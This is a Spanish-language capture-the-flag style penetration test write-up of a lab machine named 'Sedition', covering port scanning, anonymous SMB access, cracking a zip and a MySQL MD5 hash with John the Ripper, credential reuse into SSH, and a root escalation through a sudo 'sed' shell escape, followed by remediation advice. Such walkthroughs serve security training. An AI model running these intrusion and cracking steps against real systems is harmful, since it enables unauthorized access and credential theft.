**📝 Reporte de Penetración - Máquina Sedition**

**🔍 Fase de Reconocimiento**

1. **Escaneo de Puertos**

**Comando ejecutado:**

nmap -sS -p- --open --min-rate 5000 -n -Pn 10.0.250.6 -oN scan.txt

**Resultados:**

* 139/tcp: netbios-ssn (SMB)
* 445/tcp: microsoft-ds (SMB)
* 65535/tcp: unknown (posteriormente identificado como SSH)


1. **Escaneo Detallado de Servicios**

Comando ejecutado:

nmap -p139,445,65535 -sCV -vvv -Pn -n 10.0.250.6 -oN fullscan.txt

**Hallazgos**:

* Puerto 65535: SSH (OpenSSH 9.2p1 Debian)
* Servicio SMB: Samba 4.x con signing no requerido
* NetBIOS: Hostname "SEDITION", dominio "WORKGROUP"



**🗂️ Enumeración SMB**

1. **Listado de Recursos Compartidos**

Comando ejecutado:

smbmap -H 10.0.250.6 -u '' -p ''

**Recursos** encontrados:

* print$ (No access)
* backup (Read only) ✅
* IPC$ (No access)
* nobody (No access)

Interfaz de usuario gráfica, Texto

El contenido generado por IA puede ser incorrecto.


1. **Exploración del Recurso Backup**

Comando ejecutado:

smbmap -H 10.0.250.6 -u '' -p '' -r 'backup'

**Archivo descubierto:**

* secretito.zip (216 bytes)



1. **Descarga del Archivo**

Comando ejecutado:

smbclient //10.0.250.6/backup -N -c "get secretito.zip"

Texto

El contenido generado por IA puede ser incorrecto.

**🔓 Fase de Explotación**

1. **Extracción y Crackeo del ZIP**

Comandos ejecutados:

unzip secretito.zip Falló por contraseña

zip2john secretito.zip > zip\_hash.txt

Texto

El contenido generado por IA puede ser incorrecto.

john --wordlist=/usr/share/wordlists/rockyou.txt zip\_hash.txt

Resultado:

* Contraseña crackeada: sebastian
* Archivo extraído: password con contenido: elbunkermolagollon123

Captura de pantalla de computadora

El contenido generado por IA puede ser incorrecto.

Existe un archivo **password** con una contraseña.

Texto


El contenido generado por IA puede ser incorrecto.

1. **Enumeración de Usuarios SMB**

Pero no tenemos un usuario válido, aunque la contraseña del archivo ZIP parece un usuario **sebastian**

Comando ejecutado:

netexec smb 10.0.250.6 -u 'sebastian' -p 'elbunkermolagollon123' –users



**Usuarios encontrados:**

* cowboy (usuario local)

1. **Acceso vía SSH**

Comando ejecutado:

**Contraseña:** elbunkermolagollon123

ssh cowboy@10.0.250.6 -p 65535

**Acceso conseguido: ✅ Shell como usuario cowboy**

Imagen que contiene Texto

El contenido generado por IA puede ser incorrecto.

**🚀 Escalada de Privilegios**

1. **Enumeración Interna**

Comandos ejecutados:


sudo -l Sin permisos

cat /etc/passwd

Texto

El contenido generado por IA puede ser incorrecto.

**ss -tulnp** verificamos los puertos abiertos



**Hallazgos:**

* MySQL ejecutándose en 127.0.0.1:3306
* Usuarios: debian (UID 1000), cowboy (UID 1001)


1. **Acceso a MySQL**

Comando ejecutado:

mysql -u cowboy -p sebastian

Exploración de BD:

* Base de datos: bunker
* Tabla: users
* Credencial: debian:7c6a180b36896a0a8c02787eeafb0e4c



Texto


El contenido generado por IA puede ser incorrecto.

1. **Crackeo de Hash MySQL**

Comando ejecutado:

john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt mysql\_hash.txt

**Resultado: Contraseña: password1**




1. **Escalada a Usuario Debian**

Comando ejecutado:

su debian

**Contraseña:** password1



**Flag de usuario:**

* cat /home/debian/flag.txt
* pinguinitopinguinazo

Interfaz de usuario gráfica, Aplicación

El contenido generado por IA puede ser incorrecto.

1. **Escalada Final a Root**

Comando ejecutado:

* sudo -l

Interfaz de usuario gráfica

El contenido generado por IA puede ser incorrecto.

**Vulnerabilidad encontrada:**

Encontramos una vulnerabilidad del binario **sed** en **GTFOBins**

Texto

El contenido generado por IA puede ser incorrecto.

* Usuario debian puede ejecutar sed como root sin contraseña

Texto, Sitio web

El contenido generado por IA puede ser incorrecto.

**Explotación:**

sudo sed -n '1e exec sh 1>&0' /etc/hosts

Interfaz de usuario gráfica

El contenido generado por IA puede ser incorrecto.

**Flag de root:**

cat /root/root.txt

laflagdelbunkerderootmolaaunmas

Texto

El contenido generado por IA puede ser incorrecto.

**🎯 Resumen de Vulnerabilidades**

* SMB Anonymous Access: Recurso compartido backup accesible sin autenticación
* Weak ZIP Password: Contraseña débil en archivo comprimido
* Password Reuse: Misma contraseña (sebastian) para múltiples servicios
* MySQL Weak Credentials: Contraseña débil en base de datos
* Sudo Misconfiguration: Permisos excesivos para comando sed

**🔒 Recomendaciones**

* Eliminar acceso anónimo a recursos SMB
* Implementar políticas de contraseñas robustas
* Evitar reutilización de contraseñas
* Revisar y ajustar privilegios sudo
* Auditar regularmente configuraciones de servicios